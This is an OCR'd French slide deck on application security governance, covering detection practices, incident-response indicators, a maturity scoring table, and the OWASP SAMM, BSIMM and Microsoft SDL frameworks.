
- Révision / relecture des spécifications
- Évaluation des documents selon le profil de menace / les scenarios d'intrusion

IV. Détecter


☑Des tests portant sur le code source sont formalisés

Pistes d'implémentation:

- Analyse automatique de code source:
  - Commerciale
  - Libre
  - "Faite maison"



IV. Détecter




☑ Des tests portant sur le code source sont formalisés

Pistes d'implémentation:

- Analyse automatique de code source:
  - Commencer simple!!!
  - commande grep + liste de mots-clés = 80% des besoins
  - P.ex.: PHP → PHPCS security audit (https://github.com/FloeDesignTechnologies/phpcs-security-audit)
  - Dès le depart, prévoir un *pipeline*

IV. Détecter




☑ Les tests et analyses effectués par des tiers sont sous surveillance

Pistes d'implémentation:

- Surveiller les références au système sur les réseaux sociaux
- Surveiller les références au système dans les forums "underground"
- Surveiller les références au système dans les plateformes de bug bounty (p.ex.: openbugbounty.org) et d'alerte de vols de bases de données (haveibeenpwned.com)
- Canaliser la communication éventuelle sur les vulnérabilités: via un bug bounty ou, au moins, un programme de reconnaissance.

IV. Détecter




☑ Des tests portant sur les systèmes opérants sont formalisés

Pistes d'implementation:

- Tests d'intrusion / Audits de sécurité
- Outils de tests automatiques:
  - OWASP ZAP Proxy
    https://github.com/zaproxy/zaproxy
  - Mozilla security observatory - HTTP headers and HTTPS scanner
    https://observatory.mozilla.org/
  - WPScan (WordPress blackbox scanner)
    https://wpscan.org/
  - Drupal security scanner
    https://hackertarget.com/drupal-security-scan/
  - https://www.owasp.org/index.php/OWASP_Secure_Headers_Project#tab=Technical_Resources
  - Etc. (ils sont legion)
- Idem que pour le code source: penser 'pipeline' dès le depart!!!

IV. Détecter




☑ Les modifications intentionnelles ou accidentelles du système sont détectées

Pistes d'implémentation:

- Monitoring interne: contrôle d'intégrité continu des fichiers présents sur le serveur web.
- Monitoring externe: contrôle d'intégrité continu des pages produites par le site web.

IV. Détecter




☑ Les actions déviantes ou anormales du système (ou des utilisateurs) sont détectées

Pistes d'implémentation:


- Tout accès est journalisé! (qui a tenté d'effectuer quelle opération sur quelle ressource, depuis où, et quand)
- Attention de ne pas journaliser des données dont la confidentialité dépasse celle du système de journalisation (p.ex.: mdp, clés de session, contenus de transactions financières, etc.)
- Des trapes (assertions en cas de succès d'une attaque technique) et des canaries (données censées ne jamais quitter leur emplacement) sont mises en place

IV. Répondre




- Situation:
  - Une brèche a été identifiée.
- Quels indicateurs?
  - ❑ Le processus de réponse aux incidents est formalisé et testé
  - ❑ Le processus de correction virtuelle des vulnérabilités (via le WAF) est formalisé et testé
  - ❑ Les contacts en cas d'urgence sont tous identifiés (en interne comme chez les fournisseurs)
  - ❑ Les contrats de service avec les fournisseurs incluent des clauses liées à la réponse aux incidents
  - ❑ Des canaux de communication sont établis pour les notifications provenant de l'extérieur

Conclusion : réunir tout ensemble




Roue compatible "agile process" machin

Conclusion : réunir le tout



Conclusion : réunir le tout

	DESIGN	CODE	DEPLOY	*Scores*
Prédiction	0	1	0	1
Protection	0	1	0	1
Atténuation	0	0	0	0
Détection	0	0	3	3
Réponse	0	0	1	1
Scores	0	2	3	**10/150**



Construis ton tableau de bord en 5 minutes!

OWASP Open Web Application Security Project

Conclusion : réunir le tout

Référentiels de gouvernance pour les programmes de sécurité applicative:

- OWASP SAMM (Software Assurance Maturity Level)
  https://www.owasp.org/index.php/OWASP_SAMM_Project
  → modèle prescriptif
- BSIMM (Building Security in Maturity Model)
  https://www.bsimm.com/download/
  → modèle descriptif
- Microsoft SDL (Security Development Lifecycle)
  https://www.microsoft.com/en-us/sdl/
  → modèle prescriptif

Conclusion : réunir le tout

BSIMM:

The Software Security Framework

The table below shows the software security framework (SSF) used to organize the 112 BSIMM activities. There are 12 practices organized into four domains.

The four domains are:

Governance: Practices that help organize, manage, and measure a software security ini
Staff development is also a central governance practice.

Intelligence: Practices that result in collections of corporate knowledge used in carrying
software security activities throughout the organization. Collections include both proacti
security guidance and organizational threat modeling.


SSDL Touchpoints: Practices associated with analysis and assurance of particular softw
development artifacts and processes. All software security methodologies include these

Deployment: Practices that interface with traditional network security and software
maintenance organizations. Software configuration, maintenance and other environmen
have direct impact on software security.

Governance	1. Strategy & Metrics (SM) 2. Compliance & Policy (CP) 3. Training (T)
Intelligence	4. Attack Models (AM) 5. Security Features & Design (SFD) 6. Standards & Requirements (SR)
SSDL Touchpoints	7. Architecture Analysis (AA) 8. Code Review (CR) 9. Security Testing (ST)
Deployment	10. Penetration Testing (PT) 11. Software Environment (SE) 12. Configuration Management & Vulnerability Management (CMVM)


Conclusion : réunir le tout

SDL:



